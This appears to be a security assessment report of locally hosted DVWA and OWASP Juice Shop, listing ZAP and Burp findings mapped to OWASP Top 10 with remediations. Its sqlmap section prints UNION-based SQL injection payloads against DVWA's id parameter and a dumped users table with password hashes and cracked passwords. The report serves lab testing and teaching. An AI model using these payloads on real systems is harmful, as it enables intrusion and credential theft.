

DVWA & Juice Shop — Security Assessment Report

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Scope: DVWA and Juice Shop running in Docker on localhost

Test tools: OWASP ZAP, Burp Suite, SqlMap

Executive Summary:

This report summarizes findings from dynamic security testing of DVWA and OWASP Juice Shop deployed locally via Docker. Testing combined automated scans (OWASP ZAP), manual inspection (Burp Suite), and targeted SQL injection verification with sqlmap. The assessment identified multiple vulnerabilities of varying severity (see Findings section), captured evidence (alerts, sqlmap output, and request/response screenshots), and provides prioritized remediation actions for development and operations teams.

Methodology

Scope: Localhost Docker instances of DVWA and Juice Shop.

Approach: Automated scanning with OWASP ZAP followed by manual verification and testing using Burp Suite and the use of sqlmap for targeted SQL injection confirmation and enumeration on confirmed injection points. Evidence includes ZAP alerts, Burp request/response screenshots, sqlmap command history and output files.

ZAP Scan Summary

Tool: OWASP ZAP 2.16.1 (by Checkmarx)

Sites Scanned: <http://localhost:3000> (Juice Shop) and <http://localhost> (DVWA)

Date: 21 Oct 2025, 23 Oct 2025

Scan Type: Automated passive and active scans

Scope: DVWA and Juice Shop local Docker instances

Findings Overview:

Total Alerts: 14(DVWA) and 6(Juice Shop)

High Risk: 1 - SQL Injection

Medium Risk: 5 - Content Security Policy missing (header not set) , Directory Browsing enabled, Missing Anti-clickjacking headers, XSLT Injection, Cross-Domain Misconfigurations

Low Risk: 7 - Server version exposure, missing cookie flags, X-Content-Type-Options header missing, debug error messages, cross-domain javascript source file inclusion, timestamp disclosure

Informational: 6 - authentication request identification, authentication/session headers, suspicious comments in source code, modern web application

General Observations:

Multiple passive issues such as missing security headers and cookie flags.

A mix of low-to-medium issues that could be chained for further exploitation.

Active scans confirmed high-severity SQLi in DVWA; Juice Shop scans mainly returned medium/low findings.

Mitigation Recommendations:

Implement parameterized queries / prepared statements to prevent SQL injection.

Configure Content Security Policy (CSP) headers for all endpoints.

Disable directory listing on web servers.


Set HttpOnly and SameSite flags on cookies.

Remove debug/error messages and suspicious comments from production code.

Hide server version information via HTTP headers.

Apply X-Content-Type-Options and X-Frame-Options headers.

Evidence:



Mapping Findings to OWASP Top 10 (2021)

Vulnerability	Risk	OWASP Top 10 Category	Recommendation
SQL Injection	High	A03:2021-Injection	Use parameterized queries, prepared statements, input validation
Missing CSP Header	Medium	A05:2021-Security Misconfiguration	Add a Content Security Policy header
Directory Browsing	Medium	A05:2021-Security Misconfiguration	Disable directory listing in web server config
Missing Anti-clickjacking Header	Medium	A05:2021-Security Misconfiguration	Set X-Frame-Options: DENY or SAMEORIGIN
XSLT Injection	Medium	A03:2021-Injection	Input validation, avoid dynamic evaluation of untrusted XML/XSLT
Cookie No HttpOnly / SameSite	Low	A05:2021-Security Misconfiguration	Set HttpOnly and SameSite attributes
Server Version Disclosure	Low	A05:2021-Security Misconfiguration	Hide server version headers

Debug / Suspicious Comments	Informati onal	A05:2021-Security Misconfiguration	Remove debug information and comments from production
X-Content-Type- Options Missing	Low	A05:2021-Security Misconfiguration	Add header X-Content-Type-Op tions: nosniff

Findings of Burp Suite Issues

Vulnerability	Suggested Severity	OWASP Top 10 (2021)
Broken Access Control	High	A01:2021-Broken Access Control
Data Confidentiality (Sensitive Data Exposure)	High	A02:2021-Cryptographic Failures
DOM XSS	High	A03:2021-Injection (XSS)
Empty User Registration (weak registration controls)	Medium	A07:2021-Identification & Authentication Failures
Misconfigurations (spam feedbacks)	Medium	A05:2021-Security Misconfiguration
Spam Users (account abuse)	Medium	A07:2021-Identification & Authentication Failures
Spying Proxy (sensitive data observable by proxy / MITM)	High	A09:2021-Security Logging & Monitoring Failures


SQL Injection	High	A03:2021-Injection
Not Validating Input (0 rating for feedback)	Medium	A04:2021 – Insecure Design
Validation Flaw (Password mismatch)	Medium	A07:2021-Identification & Authentication Failures

Findings of issues in Juice Shop using Burp Suite

1. Broken Access Control

Severity: High

Description: Unauthorized users are able to access higher privilege accounts (admin function). This may allow privilege escalation, data modification or exposure of admin-only functionality.



Remediation: Enforce server-side authorization checks for all sensitive endpoints. Implement allowlist-based access control per endpoint, validate permissions using session tokens. Use centralized middleware for authorization checks.

2. Data Confidentiality

Severity: High

Description: Confidential data, such as anonymous feedback submissions, are publicly displayed as reviews on the "About Us" section of the website. This exposes information intended to remain private and violates data confidentiality principles.




Remediation: Ensure that anonymous or confidential data are not publicly displayed. Implement proper access controls to restrict sensitive content visibility. Review data-handling logic to separate private feedback from public reviews.

3. DOM-based XSS

Severity: High

Description: Untrusted data is inserted into the DOM without proper sanitization or encoding, leading to script execution in victims' browsers.




Remediation: Apply context-aware encoding before inserting untrusted data into the DOM. Use libraries like DOMPurify for sanitized HTML if needed. Avoid innerHTML with untrusted strings; prefer textContent or templating that auto-escapes.

4. Empty User Registration (Weak Controls)

Severity: Medium

Description: The application allows creation of empty or malformed user records (missing email, password), enabling account chaos and potential bypasses.




Remediation: Enforce server-side field validation and strict schema validation. Use strong password policies and email verification flows.

5. Misconfigurations

Severity: Medium

Description: The server allows bypassing the CAPTCHA mechanism, enabling a single user to submit 10 feedback entries within 20 seconds. This indicates improper security configuration, as anti-automation controls are not enforced server-side.




Remediation: Enforce CAPTCHA validation server-side, not just client-side. Implement rate limiting / throttling per IP or per user account. Add monitoring and logging to detect abnormal submission patterns. Consider using more advanced bot detection mechanisms.

6. Spam Users (Account Abuse)

Severity: Medium

Description: The application allows automated or unauthenticated bulk user creation (spam), enabling resource exhaustion or fake accounts.




Remediation: Apply rate limiting, CAPTCHA on registration, email verification, and throttling.

7. Spying Proxy / Sensitive Data to Proxy

Severity: High

Description: Sensitive information (auth tokens, cookies) observable via proxy logs or transmitted without proper security controls — risk of session hijacking or MITM.




Remediation: Enforce HTTPS everywhere, HSTS, secure cookie attributes, do not log secrets, and use TLS mutual considerations for internal services if needed.

8. SQL Injection

Severity: High

Description: Unsensitized input reaches SQL queries, enabling data enumeration or modification.




Remediation: Use parameterized queries/prepared statements and strict input validation. Apply least privileges to DB users.

9. Not Validating Input

Severity: Medium

Description: The application allows users to submit feedback with a rating of 0, even though the valid range is intended to be 1–5. This indicates a lack of proper input validation and enforcement of business rules. Accepting invalid input can compromise data integrity and affect analytics or business decisions.




Remediation: Enforce server-side input validation to ensure all ratings are within the accepted range (1–5). Add client-side validation for better user experience, but never rely on it for security. Implement centralized validation rules to prevent similar flaws across other endpoints. Optionally, log and monitor invalid submissions to detect potential abuse or errors.

10. Validation Flaw

Severity: Medium

Description: The system does not properly validate that the password and confirm-password fields match during registration or password change. This allows users to create accounts with mismatched passwords, leading to authentication failures and potential user frustration. It indicates a weakness in authentication input validation.



Remediation: Implement server-side validation to ensure password and confirm-password fields match before account creation or password change. Optionally, enforce client-side validation for better user experience, but always validate on the server. Provide clear error messages to guide users when passwords do not match. Apply consistent password policy checks (length, complexity, etc.) along with matching validation.

SQLMap Findings — DVWA

Target: <http://localhost:8080/vulnerabilities/sqli/?id=1&Submit=Submit>

Test date: 2025-10-25

Tool: sqlmap


Scope: Local DVWA instance running on localhost (DVWA database)

Findings Summary

Automated testing with sqlmap confirmed a SQL Injection vulnerability in the id GET parameter. Using an authenticated session cookie, sqlmap enumerated the database metadata and discovered application tables including guestbook and users. The backend DBMS was identified as MySQL / MariaDB. sqlmap fingerprinting also reported the webserver OS and stack details (Linux Debian 9, Apache 2.4.25). The vulnerability allowed enumeration of database tables and access to the users table (containing usernames and passwords).

OWASP Mapping: **A03:2021 — Injection (SQL Injection)**

Severity: High



```
C:\Users\PC\sqlmap>curl -I "http://localhost:8080/vulnerabilities/sqli/?id=1&Submit=Submit" -H "Cookie: PHPSESSID=p8vbsq5nd025o7tnusb2t6ing4; security=low"
HTTP/1.1 200 OK
Date: Sat, 25 Oct 2025 07:06:39 GMT
Server: Apache/2.4.25 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=utf-8

C:\Users\PC\sqlmap>
```

```

[00:39:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:39:24] [INFO] fetching tables for database: 'dvwa'
[00:39:24] [DEBUG] resuming configuration option 'string' ('DB')
[00:39:24] [PAYLOAD] 1' UNION ALL SELECT NULL,CONCAT(0x717a767671,JSON_ARRAYAGG(CONCAT_WS(0x6b6c6f787870,HEX(IFNULL(CAST(table_name AS NCHAR),0x20))))),0x716b6b6b71) FROM INFORMATION_SCHEMA.TABLES WHERE table_schema IN (0x64767761)-- -
[00:39:24] [PAYLOAD] 1' UNION ALL SELECT NULL,CONCAT(0x717a767671,HEX(IFNULL(CAST(table_name AS NCHAR),0x20))),0x716b6b6b71) FROM INFORMATION_SCHEMA.TABLES WHERE table_schema IN (0x64767761)-- -
[00:39:25] [WARNING] reflective value(s) found and filtering out
[00:39:25] [DEBUG] performed 2 queries in 0.13 seconds
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[00:39:25] [INFO] fetched data logged to text files under 'C:\Users\PC\AppData\Local\sqlmap\output\localhost'

```

```

Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name | last_login |
+-----+-----+-----+-----+-----+-----+-----+
| 1       | admin | /hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin | 2025-10-25 |
| 2       | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon | 2025-10-25 |
| 3       | 1337 | /hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack | 2025-10-25 |
| 4       | pablo | /hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo | 2025-10-25 |
| 5       | smithy | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob | 2025-10-25 |
+-----+-----+-----+-----+-----+-----+-----+

[00:43:25] [INFO] table 'dvwa.users' dumped to CSV file 'C:\Users\PC\AppData\Local\sqlmap\output\localhost\dump\dvwa\users.csv'
[00:43:25] [INFO] fetched data logged to text files under 'C:\Users\PC\AppData\Local\sqlmap\output\localhost'

[*] ending @ 00:43:25 /2025-10-25/

```

Username
admin

Password

Login

[Damn Vulnerable Web Application \(DVWA\)](#)

Remediations: Replace dynamic SQL with parameterized queries / prepared statements for all DB access. Implement strict server-side input validation and allowlisting for numeric IDs (e.g., cast/validate id as integer). Avoid returning detailed DB errors to users; log them server-side instead. Ensure the DB user account used by the application has least privilege (no DROP/SELECT across DBs unless required). Rotate DB credentials and review access controls. Apply a Web Application Firewall (WAF) and configure rate-limiting for suspicious request patterns. Enforce strong password storage (bcrypt/argon2 with salts) and test hashes for strength. Monitor and alert on unusual DB access or mass data export attempts.